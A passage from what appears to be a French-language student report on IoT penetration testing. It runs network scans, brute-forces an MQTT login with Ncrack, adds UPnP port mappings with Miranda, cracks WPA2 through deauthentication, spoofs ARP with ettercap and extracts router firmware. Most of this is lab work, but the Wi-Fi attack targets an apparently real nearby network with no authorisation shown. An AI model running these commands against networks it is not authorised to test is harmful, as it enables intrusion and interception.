New MAC: d6:4e:8f:2d:df:ef (unknown)
```

Figure 22 : changement de l'adresse MAC

2- Puis , on a identifié 8 hôtes actifs sur le réseau local a l'aide de la commande **nmap -Sp** et grâce à cette scan on a pu découvrir les adresses IP de ces appareils ainsi que leurs adresses MAC associées.

```
(root@ahmed)-[~]
# proxychains nmap -sP 192.168.23.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 01:10 CET
Nmap scan report for 192.168.23.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:EC:B4:24 (VMware)
Nmap scan report for 192.168.23.130
Host is up (0.00037s latency).
MAC Address: 00:0C:29:32:72:C7 (VMware)
Nmap scan report for 192.168.23.132
Host is up (0.00016s latency).
MAC Address: 00:0C:29:3A:E6:63 (VMware)
Nmap scan report for 192.168.23.133
Host is up (0.00012s latency).
MAC Address: 00:0C:29:8A:B4:20 (VMware)
Nmap scan report for 192.168.23.134
Host is up (0.000097s latency).
MAC Address: 00:0C:29:47:D5:E6 (VMware)
Nmap scan report for 192.168.23.135
Host is up (0.00022s latency).
MAC Address: 00:0C:29:91:28:2B (VMware)
Nmap scan report for 192.168.23.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:FB:25:72 (VMware)
Nmap scan report for 192.168.23.128
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.11 seconds
```

Figure 23 : Scan de réseau

3- Ensuite, on a utilisé la commande "**nmap -F**" pour effectuer un balayage rapide des ports ouverts pour chaque machine

```
(root@ahmed)-[~]
# proxychains nmap -F 192.168.23.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 01:10 CET
Nmap scan report for 192.168.23.1
Host is up (0.000076s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EC:B4:24 (VMware)

Nmap scan report for 192.168.23.130
Host is up (0.00038s latency).
Not shown: 95 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
5000/tcp  open  upnp
MAC Address: 00:0C:29:32:72:C7 (VMware)
```

Figure 24 : balayage des ports ouverts

4- Pour visualiser et analyser nos résultats de scan de manière plus détaillée , on a opté pour la présentation sous forme d'un fichier XML ce qui m'a permis de les manipuler dans Webmap -un tableau de bord web-.

```
(root@ahmed)-
# proxychains nmap -F -A -T4 -oX /tmp/webmap/scan.xml 192.168.23.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
```

Figure 25 : enregistrement la résultat de scan dans un fichier XML.

Pour accéder à Webmap sur notre Kali j'ai utilisé Docker et obtenu un token d'accès.

```
(root@ahmed)-
# mkdir /tmp/webmap

(root@ahmed)-
# docker run -d \
--name webmap \
-h webmap \
-p 8000:8000 \
-v /tmp/webmap:/opt/xml \
reborntc/webmap
271b1a56623fac00b5cb73af6aadc888ad8bd9d035072be6039c24

(root@ahmed)-
# docker exec -ti webmap /root/token
Token: G6YYOPpn9He2
```

Figure 26 : Accéde de WebMap a l'aide de docker

Notre dashbord est désormais prêt et fournit des informations détaillées sur les analyses que j'ai effectuées notamment le type d'analyse réalisée, le protocole utilisé et l'état des ports .




Figure 27 : Webmap dashbord

Le port 53 (DNS) est le plus courant et apparaît en rouge. Le port 22 (SSH) est en vert, tandis que le port UPnP et le port HTTP sont signalés en orange et jaune respectivement. Le port HTTPS est également ouvert indiqué en bleu dans notre tableau de bord.




Figure 28 : Analyse d'appareils

J'ai également pu analyser chaque appareil individuellement et marquer ceux identifiés comme vulnérables avec une étiquette appropriée.

5- je peux également utiliser mon propre script pour scanner un port spécifique en utilisant le langage de programmation Python .

```
#!/usr/bin/python3

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(5)

host = input("Hello Friend , You can enter the IP you want to scan here: ")
port = int(input("Now , Please enter the port you want to scan: "))

def portScanner(port):
    if s.connect_ex((host, port)):
        print("The port is closed")
    else:
        print("The port is open")

portScanner(port)
```

Figure 29 : scanner nmap a l'aide de python

Si le port est ouvert, le script affiche "**The port is open**". Si le port est fermé le script affiche "**The port is closed**".

```
[root@ahmed)-[~]
# python3 scanport.py
Hello Friend , You can enter the IP you want to scan here: 192.168.1.1
Now , Please enter the port you want to scan: 21
The port is open

[root@ahmed)-[~]
# python3 scanport.py
Hello Friend , You can enter the IP you want to scan here: 192.168.1.1
Now , Please enter the port you want to scan: 55
The port is closed
```

Figure 30 : Test de script

3.2.3 Attaque sur le protocole MQTT (brute force attaque) :

J'ai commencé par installer et configurer un serveur MQTT (Mosquitto) sur ma machine virtuelle. Ensuite dans un terminal, j'ai créé un abonnement pour écouter les messages

```
[root@ahmed ~]# /etc/init.d/mosquitto start
Starting mosquitto (via systemctl): mosquitto.service.

[root@ahmed ~]# mosquitto_sub -t 'test2/topic' -v
```

Figure 31 : Terminal de subscriber

Et dans un autre terminal, j'ai publié un message test en utilisant la commande 'mosquitto_pub'.

```
[# mosquitto_pub -t 'test2/topic' -m 'test message'
```

Figure 32 : Publication d'une message test

Après avoir exécuté la commande 'mosquitto_pub -t 'test2/topic' -m 'test message'', nous devrions voir un message test message sur le terminal de l'abonné

```
[# mosquitto_sub -t 'test2/topic' -v
test2/topic test message
```

Figure 33 : Affichage du message test

Après avoir vérifié que la publication et l'abonnement fonctionnaient comme prévu, j'ai configuré l'authentification en créant un fichier de mots de passe pour "test2" et en configurant un fichier de configuration appelé pass.conf dans le répertoire /etc/mosquitto/conf.d/.

```
[# mosquitto_passwd -c /etc/mosquitto/password test2
Password:
Reenter password:
```

Figure 34 : Crédation de mot de passe

```
[root@ahmed ~]# echo -e "allow_anonymous false\npassword_file /etc/mosquitto/password" | sudo tee /etc/mosquitto/conf.d/pass.conf
allow_anonymous false
password_file /etc/mosquitto/password
```

Figure 35 : Crédation du fichier du configuration

Enfin, j'ai redémarré le serveur Mosquitto pour prendre en compte les modifications.

```
[# /etc/init.d/mosquitto restart
Restarting mosquitto (via systemctl): mosquitto.service.
```

Figure 36 : Redémarrage de mosquitto

Après avoir redémarré le service Mosquitto, j'ai testé la connexion en utilisant les informations d'identification nouvellement configurées.

```
└─(root@ahmed)~]# mosquitto_sub -t 'test2/topic' -v -u test2 -P 123456
└─(root@ahmed)~]# mosquitto_pub -t 'test2/topic' -m 'test2' -u test2 -P 123456
quote>
```

Figure 37 : Test d'authentification

- la connexion a réussi et cela confirme que notre configuration d'authentification fonctionne comme prévu.

Suite à cela, j'ai installé Ncrack et intégré le protocole MQTT dans celui-ci.

Enfin , j'ai testé le module Ncrack par rapport à MQTT en le lançant contre le serveur MQTT cible.

```
└─(root@ahmed)~]# ncrack mqtt://127.0.0.1 --user test2 -v
Warning: File ./ncrack-services exists, but Ncrack is using /usr/share/ncrack/
ack-services for security and consistency reasons. Set NCRACKDIR=. to give pri-
ty to files in your local directory (may affect the other data files too).

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-19 21:10 CET
[...]
Discovered credentials on mqtt://127.0.0.1:1883 'test2' '123456'
Ncrack done: 1 service scanned in 3.13 seconds.
Probes sent: 4999 | timed-out: 0 | prematurely-closed: 0
Ncrack finished.
```

Figure 38 : test du module ncrack par rapport a mqtt

3.2.4 Exploit de zeroconf protocole (Exploit de protocole UPnP) :

J'ai configuré un environnement de test avec MiniUPnP sur une image OpenWrt pour simuler un serveur UPnP à attaquer.

```
root@OpenWrt:/# opkg install miniupnpd luci-app-upnp
Installing miniupnpd (2.1-1) to root...
Downloading http://downloads.openwrt.org/releases/18.06.4/packages/i386_pentium4
/packages/miniupnpd_2.1-1_i386_pentium4.ipk
Installing luci-app-upnp (git-20.356.64372-1259bb1-1) to root...
Downloading http://downloads.openwrt.org/releases/18.06.4/packages/i386_pentium4
/luci/luci-app-upnp_git-20.356.64372-1259bb1-1_all.ipk
Configuring Miniupnpd.
Configuring luci-app-upnp.
```

Figure 39 : Installation MiniUPnP et luci sur une image OpenWrt

Après l'installation de MiniUPnP et luci , j'ai ajusté les paramètres de configuration

```

GNU nano 5.3                               /etc/config/upnpd                         Modified
config upnpd config
g      option enabled          1
      option enable_natpmp    1
      option enable_upnp       1
      option secure_mode      0
      option log_output        1
      option download          1024
      option upload            512
      option uuid   '125c09ed-65b0-425f-a263-d96199238a10'
#by default, looked up dynamically from ubus
#      option external_iface   wan
#      option internal_iface   lan
      option port              5000
      option upnp_lease_file   '/var/run/miniupnpd.leases'
      option igdvl             0

config perm_rule
      option action           allow
      option ext_ports        1024-65535
      option int_addr          0.0.0.0/0      # Does not override secure_mode
      option int_ports         0-65535
[ Read 29 lines ]
^X Exit    ^O Write Out  ^W Where Is  ^Q Previous  ^R Cut      ^C Location
^L Refresh  ^R Read File  ^\ Replace  ^H Next   ^U Paste    ^_ Go To Line

```

Figure 40 : Modification du paramètres de configuration

3- En lançant notre attaque avec Miranda sur Kali , j'ai d'abord exécuté la commande msearch pour découvrir les dispositifs UPnP sur le réseau.

```

└─(root@ahmed)─[~/miranda-upnp/src]
└─# python2 miranda.py

Miranda v1.3
The interactive UPnP client
Craig Heffner, http://www.devttys0.com

upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...
*****
SSDP notification message from 192.168.10.1:5000
XML file is located at http://192.168.10.1:5000/rootDesc.xml
Device is running OpenWRT/18.06-SNAPSHOT UPnP/1.1 MiniUPnPd/2.1
*****
```

Figure 41 : Exécution du commande msearch

En retour, il reçoit une réponse de l'appareil UPnP fournissant un message de notification SSDP provenant de l'adresse IP 192.168.10.1 sur le port 5000 indiquant la présence d'un appareil UPnP , son emplacement et des informations sur la version du firmware utilisé par l'appareil .

Ensuite, en utilisant la commande "host list", j'ai obtenu une liste des appareils UPnP découverts

```

upnp> host list

[0] 192.168.10.1:5000
```

Figure 42 : liste des appareils UPnP découvertes

5- Enfin , en utilisant la commande "host send", j'ai ajouté une nouvelle règle de mappage de port à l'appareil UPnP identifié **d'adresse IP 192.168.10.1**

```

upnp> host send 0 WANConnectionDevice WANIPConnection AddPortMapping

Required argument:
    Argument Name: NewPortMappingDescription
    Data Type: string
    Allowed Values: []
    Set NewPortMappingDescription value to: ahmed

Required argument:
    Argument Name: NewLeaseDuration
    Data Type: ui4
    Allowed Values: []
    Value Min: 0
    Value Max: 604800
    Set NewLeaseDuration value to: 0

Required argument:
    Argument Name: NewInternalClient
    Data Type: string
    Allowed Values: []
    Set NewInternalClient value to: 192.168.10.1

Required argument:
    Argument Name: NewEnabled
    Data Type: boolean
    Allowed Values: []
    Set NewEnabled value to: 1

Required argument:
    Argument Name: NewExternalPort
    Data Type: ui2
    Allowed Values: []
    Set NewExternalPort value to: 5555

Required argument:
    Argument Name: NewRemoteHost
    Data Type: string
    Allowed Values: []
    Set NewRemoteHost value to:

Required argument:
    Argument Name: NewProtocol
    Data Type: string
    Allowed Values: ['TCP', 'UDP']
    Set NewProtocol value to: TCP

Required argument:
    Argument Name: NewInternalPort
    Data Type: ui2
    Allowed Values: []
    Value Min: 1
    Value Max: 65535
    Set NewInternalPort value to: 80

```

Figure 43 : Ajoute du règle de mappage de port a l'appareil UPnP

Nous devrions maintenant pouvoir voir la nouvelle mappage de port en visitant le Web interface pour le routeur OpenWrt

No password set!

There is no password set on this router. Please configure a root password to protect the web interface and enable SSH.

[Go to password configuration...](#)

Universal Plug & Play

UPnP allows clients in the local network to automatically configure the router.

Active UPnP Redirects

Protocol	External Port	Client Address	Host	Client Port	Description	
TCP	5555	192.168.10.1	00:0C:29:47:D5:F0	80	ahmed	Delete

Figure 44 : Interface web de routeur

Pour vérifier si notre attaque a réussi nous accédons à l'adresse IP externe de notre routeur qui est 192.168.23.134 sur le port redirigé **5555**




Figure 45 : Accède de l'interface web avec une adresse IP externe

3.2.5 Attaque de désauthentification contre les points d'accès :

Dans cette attaque le hacker envoie des paquets de désauthentification aux clients au point d'accès cible pour la reconnecter , pendant ce temps l'attaquant peut capturer le handshake WPA2 nécessaire pour l'authentification au réseau. Une fois le handshake capturé l'attaquant peut ensuite effectuer une attaque brute force sur le handshake afin de récupérer le mot de passe du WiFi

Au début, après avoir connecté notre adaptateur Wi-Fi, j'ai vérifié sa configuration à l'aide de la commande iwconfig.

```
(root@ahmed)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

eth1    no wireless extensions.

docker0  no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:on
```

Figure 46 : Vérification de la configuration de l'adaptateur Wi-Fi

Ensuite, j'ai éliminé les processus perturbateurs et j'ai mis l'interface en mode monitor pour capturer les paquets à l'aide de airmon-ng

```

└─(root@ahmed)─[~]
# airmon-ng check kill

└─(root@ahmed)─[~]
# airmon-ng start wlan0

PHY     Interface      Driver      Chipset
phy5     wlan0         mt7601u    Ralink Technology, Corp. MT7601U
                           (monitor mode enabled)

```

Figure 47 : changement de l'adaptateur en mode monitor

Ensuite, j'ai utilisé la commande airodump-ng pour découvrir les réseaux Wi-Fi disponibles dans la zone. Cela m'a permis d'identifier le réseau cible que je souhaitais pirater.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
22:78:09:AB:A2:76	-74	15	1 0 3	270	WPA2 CCMP	PSK	NetBox-A2AB		
C0:B1:01:3A:48:FC	-66	15	0 0 13	130	WPA2 CCMP	PSK	Ooredoo3A48FC		
00:AD:24:F2:21:AD	-23	36	11 0 9	130	WPA2 CCMP	PSK	TOPNET_DMZN		
BE:C9:B5:C8:D9:45	-61	14	0 0 1	180	WPA2 CCMP	PSK	Tunisie Telecom		

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
22:78:09:AB:A2:76	A8:87:B3:D9:F4:2F	-70	0 - 1e	0	1		
00:AD:24:F2:21:AD	E0:24:81:B0:AC:0A	-50	0 - 6	0	1		
00:AD:24:F2:21:AD	00:BB:1C:0F:B5:D8	-54	0 - 1	0	1		

Figure 48 : Les réseaux Wi-Fi disponibles

J'ai sélectionné le réseau Wi-Fi nommé "**"Tunisie Telecom"**" d'adresse MAC **BE:C9:B5:C8:D9:45** comme une cible pour cette attaque . Puis et dans une étape cruciale nous utilisons la commande **airodump-ng** pour capturer le handshake WPA2

CH 1][Elapsed: 6 s][2024-04-12 18:32][fixed channel wlan0: 11										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
BE:C9:B5:C8:D9:45	-60	28	18	2 0 1	180	WPA2 CCMP	PSK	Tunisie Telecom		
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
BE:C9:B5:C8:D9:45	B4:8C:9D:D6:93:B3	-16	1e-11	1303	10					

Figure 49 : Capture de handshake

En parallèle, j'ai également utilisé la commande aireplay-ng dans une autre fenêtre terminal pour déauthentifier le Wi-Fi ou bien les clients connectés au réseau cible. Cette action force le Wi-Fi à se reconnecter, facilitant ainsi la capture du handshake WPA2..

```

└─# aireplay-ng -0 100 -a BE:C9:B5:C8:D9:45 wlan0 -D
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:54:39  Sending DeAuth (code 7) to broadcast -- BSSID: [BE:C9:B5:C8:D9:45]
00:54:40  Sending DeAuth (code 7) to broadcast -- BSSID: [BE:C9:B5:C8:D9:45]
00:54:41  Sending DeAuth (code 7) to broadcast -- BSSID: [BE:C9:B5:C8:D9:45]

```

Figure 50 : Désauthentification de réseau

Enfin, j'ai utilisé la commande "**aircrack-ng -w passwords.txt ahmed_network-03.cap**" pour tester une série de mots de passe potentiels contre le handshake WPA2 capturé dans le fichier "ahmed_network-02.cap".

```
[00:00:00] 2/2 keys tested (67.11 k/s)
Time left: --
KEY FOUND! [ hhhhhhhh ]
```

Figure 51 : Brute force contre le handshake WPA2

Une fois le mot de passe cracké, on a obtenu l'accès au réseau Wi-Fi cible

3.2.6 MiTM attack (ARP spoofing) :

L'ARP spoofing souvent utilisé dans les attaques de l'homme du milieu (MITM) permet à un attaquant d'intercepter le trafic entre deux parties en faisant croire à chacune qu'elle communique directement avec l'autre.

- 1) Lorsqu'un appareil cherche à communiquer avec un autre sur un réseau local il envoie une requête ARP pour obtenir son adresse MAC de l'appareil de destination
- 2) L'attaquant en falsifiant les réponses ARP se place entre les deux appareils pour intercepter tout le trafic. Ainsi chaque appareil pense communiquer directement avec l'autre alors que tout le trafic passe par l'attaquant.
- 3) L'attaquant intercepte et peut modifier le trafic entre les appareils pour récupérer des informations sensibles.

Dans mon scénario , j'ai une machine d'attaque Kali Linux et deux appareils IoT victimes sur le même réseau. Voici la configuration :



Figure 52 : Environnement d'une attaque MiTM

J'ai utilisé ettercap pour mener l'attaque. Après avoir sélectionné l'interface réseau et détecté les machines actives par un scan, j'ai identifié nos cibles.




Figure 53 : Sélection de deux victimes

Avant de lancer l'attaque, j'ai vérifié les tables ARP des victimes à l'aide de la commande ‘arp -a’ pour observer la différence dans les tables ARP avant et après l'attaque.

```
root@IoTGoat:/# arp -a
IP address      HW type      Flags      HW address          Mask      Device
192.168.23.135  0x1         0x2        00:0c:29:91:28:2b  *         br-lan
192.168.23.128  0x1         0x2        00:0c:29:bf:6c:4f  *         br-lan
192.168.23.254  0x1         0x2        00:50:56:ed:6c:7b  *         br-lan
192.168.23.1    0x1         0x2        00:50:56:ec:b4:24  *         br-lan
```

Figure 54 : Table ARP avant l'attaque

Enfin, j'ai lancé l'attaque en accédant au menu puis en sélectionnant "Arp poisoning". Cela a démarré l'attaque de l'homme du milieu où Ettercap falsifiait les tables ARP des machines cibles pour les faire croire qu'elles communiquaient avec l'attaquant au lieu de leurs destinataires légitimes.




Figure 55 : Lancement de l'attaque MITM

Nous pouvons voir la différence après avoir tapé à nouveau la commande ‘arp -a’

IP address	HW type	Flags	HW address	Mask	Device
192.168.23.135	0x1	0x2	00:0c:29:91:28:2b	*	br-lan
192.168.23.128	0x1	0x2	00:0c:29:bf:6c:4f	*	br-lan
192.168.23.254	0x1	0x2	00:50:56:ed:6c:7b	*	br-lan
192.168.23.1	0x1	0x2	00:50:56:ec:b4:24	*	br-lan
root@IoTGoat:/#	arp -a				
IP address	HW type	Flags	HW address	Mask	Device
192.168.23.135	0x1	0x2	00:0c:29:bf:6c:4f	*	br-lan
192.168.23.128	0x1	0x2	00:0c:29:bf:6c:4f	*	br-lan
192.168.23.254	0x1	0x2	00:50:56:ed:6c:7b	*	br-lan
192.168.23.1	0x1	0x2	00:50:56:ec:b4:24	*	br-lan

Figure 56 : Table ARP après l'attaque

Puis , je peux utiliser Wireshark pour capturer et analyser le trafic entre les 2 cibles




Figure 57 : Capture et analyse du trafic avec Wireshark

3.2.7 Reverse engineering d'un firmware :

Dans cette attaque, j'ai concentré sur le firmware d'un routeur Wi-Fi très répandu, le **Netgear D6000**.




Figure 58 : Netgear D6000

J'ai téléchargé le fichier compressé depuis le site de téléchargement de Netgear en utilisant la commande **wget**.

```
└─# wget http://www.downloads.netgear.com/files/GDC/D6000/D6000_V1.0.0.41_1.0.1_FW.zip
```

Figure 59 : Installation du firmware

Ensuite , j'ai extrait son contenu avec la commande **unzip**.

```
└─(root@ahmed)-[~/ourfirmware]
└─# unzip D6000_V1.0.0.41_1.0.1_FW.zip
```

Figure 60 : Extraire le fichier

Ensuite , j'ai utilisé **Binwalk** pour extraire le système de fichiers du firmware afin de pouvoir analyser son contenu et rechercher des informations pertinentes

```
└─(root@ahmed)-[~/ourfirmware]
└─# binwalk -e -M --run-as=root D6000-V1.0.0.41_1.0.1.bin

Scan Time: 2024-02-21 14:21:02
Target File: /root/ourfirmware/_D6000-V1.0.0.41_1.0.1.bin.extracted/100
MD5 Checksum: bd77cd7f9d99964915ffea34be013dc8
Signatures: 411

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
264704      0x40A00          Certificate in DER format (x509 v3), header
674064      0xA4910          Certificate in DER format (x509 v3), header
2280400     0x22CBD0         Certificate in DER format (x509 v3), header
3407888     0x340010         Linux kernel version 2.6.36
```

Figure 61 : Extraire du firmware

Après avoir extrait le système de fichiers, j'ai utilisé la commande '**find . -name passwd**' pour rechercher tous les fichiers portant le nom 'passwd' dans tous les sous-répertoires

```
└─(root@ahmed)-[~/ourfirmware/_D6000-V1.0.0.41_1.0.1.bin.extracted]
└─# find . -name passwd
./squashfs-root/usr/bin/passwd
./squashfs-root/usr/etc/passwd

└─(root@ahmed)-[~/ourfirmware/_D6000-V1.0.0.41_1.0.1.bin.extracted]
